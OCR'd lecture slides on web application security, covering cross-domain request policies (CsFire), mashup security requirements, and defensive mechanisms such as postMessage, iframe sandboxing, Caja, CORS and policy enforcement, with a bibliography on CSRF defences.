
- Additional information needed
  - Specify intended cross-domain requests
  - Server policy identifies desired cross-domain requests
- In CsFire prototype
  - Server policies via policy server
  - Local policies

Unified client-server approach

- Server can provide additional input via a cross-domain policy
  - → Which cross-domain interactions are intended/allowed by the server
    - Allow cross-domain cookies?
    - Allow cross-domain http authentication?
    - Originating domains (host, port, protocol, path)?
    - Destination domain (host, port, protocol, path)?
- This policy allows a finer-grained decision within the browser

Mashup security

Mashups by example



Mashups: Definition

A web application that combines content (data/ code) or services from multiple origins to create a new service

Incentives for mashups


- Added value of combined result
- Content re-use
- Flexible and lightweight applications

- Examples:
  - Google Maps, Jquery
  - Yahoo pipes,
  - Gadgets: iGoogle, Yahoo!, facebook aps, …

Mashup security problems

- Source providers may reside in different trust domains!
- Sensitive information may leak to untrusted sources
- No behavioral restrictions to mashup components
- Mashup component can influence execution of other components

Example Case: The Financial Mashup



Security requirements for mashups

- Separation
  - DOM, Scripts, Applicable in same domain
- Interaction
  - Confidentiality, Integrity, Mutual auth.
- Communication
  - Cross-domain, authenticated
- Behavior Control

- Full paper available:
  - Ph. De Ryck, M. Decat, L. Desmet, F.Piessens, W. Joosen. Security of Web Mashups: a Survey, NordSec 2010, LNCS, Espoo, Finland, 27-30 October 2010

Separation and *Interaction*

- Restriction of the SOP
  - No interaction between different-origin documents

- Mashups have a history of enabling interaction:
  - Fragment Identifier Messaging [1]
  - SMash [2]
  - Subspace [3]
  - postMessage [1]

Interaction: postMessage

- Enables frame communication
  - JavaScript API to send/receive messages
  - Event-driven
  - Mutual authentication
- Standardized
  - Part of HTML5
  - Already supported in major browsers

```
window.addEventListener("message", rcv, false);

function rcv(event) {
  if (event.origin !== "http://example.org") return;

  //handle event
}
```

```
var f = frames[1];
f.postMessage("abc123", "http://frame.example.com");
```

Separation and Interaction

- Restriction of the SOP
  - → No separation between same-origin documents

- Stronger separation than IFRAMES:
  - → Module-tag [4]
  - → MashupOS [5]
  - → OMash [6]
  - → Sandbox-attribute [7]

Separation: sandbox

- Provides frame restrictions
  - Unique origin
  - Disable plugins, forms, script, navigation
- Standardized
  - Part of HTML5
  - Not yet supported in major browsers (only Chrome)
- Some underspecified behavior
  - Unique origin and cookies
  - Unique origin and interaction/communication

```
<iframe src="http://example.com" sandbox >…</iframe>
```

Script Isolation

- Restriction of the SOP
  - No separation between loaded scripts (origin agnostic)
- Subsetting JavaScript:
  - ADSafe [8]
  - FaceBook JavaScript [9]
  - Caja [10]

Script Isolation: Caja

- **Goal**: object-capability security in JavaScript with a minimal impact
  - Static verification
  - Runtime checks
- Allows reasoning about the language [11]
- Successfully used on Yahoo Application Platform, iGoogle, …

Communication

- Restriction of the SOP
  - No communication to different origins
- Mashup techniques have proven otherwise:
  - Client/Server-side Proxies [3]
  - Script Communication
  - Plugin Communication (Flash, Java, …) [16]
  - Cross-Origin Resource Sharing [17]

Communication: CORS


- Enables cross-domain communication
  - Same mechanism as XHR
  - Uses additional headers to supply information
  - Enforcement by browser
  - Protection of legacy code!
- About to be standardized
  - W3C Working draft
  - Specifies API and algorithms, not implementation
  - Already supported in major browsers

Advanced Fine-Grained Control

- Restriction of the SOP
  - No separation between loaded scripts (origin agnostic)
- Restriction of script inclusion
  - No control over loaded scripts
- Restrictions on scripts
  - No restrictions to execute security-sensitive operations
  - No restrictions to interact with parts of the DOM

- **Behavior control / Policy enforcement**:
  - Browser Enforced Embedded Policies [12]
  - Self-Protecting JavaScript [13]
  - ConScript [14]
  - Secure Multi-Execution [15]

Overview



Separation / Isolation: sandbox / caja

Interaction with other components: postMessage

Communication with integrator / provider: CORS

Fine-Grained Control: caja / policy-based techniques

Future of mashup security

- Improvements of current state-of-the-art
  - Unique origin authentication
  - Web developer / administrator support
- Address changing requirements
  - Fine-grained control
  - Flexible policies

WebSand

https://www.websand.eu/







EC FP7-ICT-5-STREP: WebSand Project


- Unified security solution for web applications spanning client and server side
  - Server-driven security solution
  - Client-side sandboxing
- Support for fine-grained security policies
  - Fine-grained access control
  - End-to-end information flow control
  - Secure Composition of mashups


Server-driven security solution



Client-side "sandboxing"


Unprotected






Explicit Execution Monitor

Inlined Reference Monitor





Secure By Construction

Bibliography

- [JKK06] N. Jovanovic, E. Kirda, and C. Kruegel. Preventing Cross Site Request Forgery Attacks, IEEE International Conference on Security and Privacy in Communication Networks (SecureComm), Baltimore, MD, USA, August 2006.
- [JW06] M. Johns and J. Winter. RequestRodeo: client side protection against session riding, Proceedings of the OWASP Europe 2006 Conference, Report CW448, Departement Computerwetenschappen, Katholieke Universiteit Leuven, Belgium, May 2006.
- [BJM08] A. Barth, C. Jackson, and J. Mitchell. Robust Defenses for Cross-Site Request Forgery, Proceedings of the 15th ACM conference on Computer and communications security (CCS'08), Alexandria, Virginia, USA, 2008.
- **[ZF08] W. Zeller and W. Felten, Cross-site Request Forgeries: Exploitation and Prevention, Technical Report, October 2008.**
- [MHD+09] Wim Maes, Thomas Heyman, Lieven Desmet, and Wouter Joosen. Browser Protection Against Cross-Site Request Forgery, Proceedings of the CCS SecuCode Workshop 2009.
- **[DDH+10] Philippe De Ryck, Lieven Desmet, Thomas Heyman, Frank Piessens and Wouter Joosen. CsFire: Transparent Client-Side Mitigation of Malicious Cross-Domain Requests, Proceedings of the 2nd Symposium on Engineering Secure Software and Systems. 2010.**
- **[DDD+10] Ph. De Ryck, M. Decat, L. Desmet, F.Piessens, W. Joosen. Security of Web Mashups: a Survey, NordSec 2010, LNCS, Espoo, Finland, 27-30 October 2010**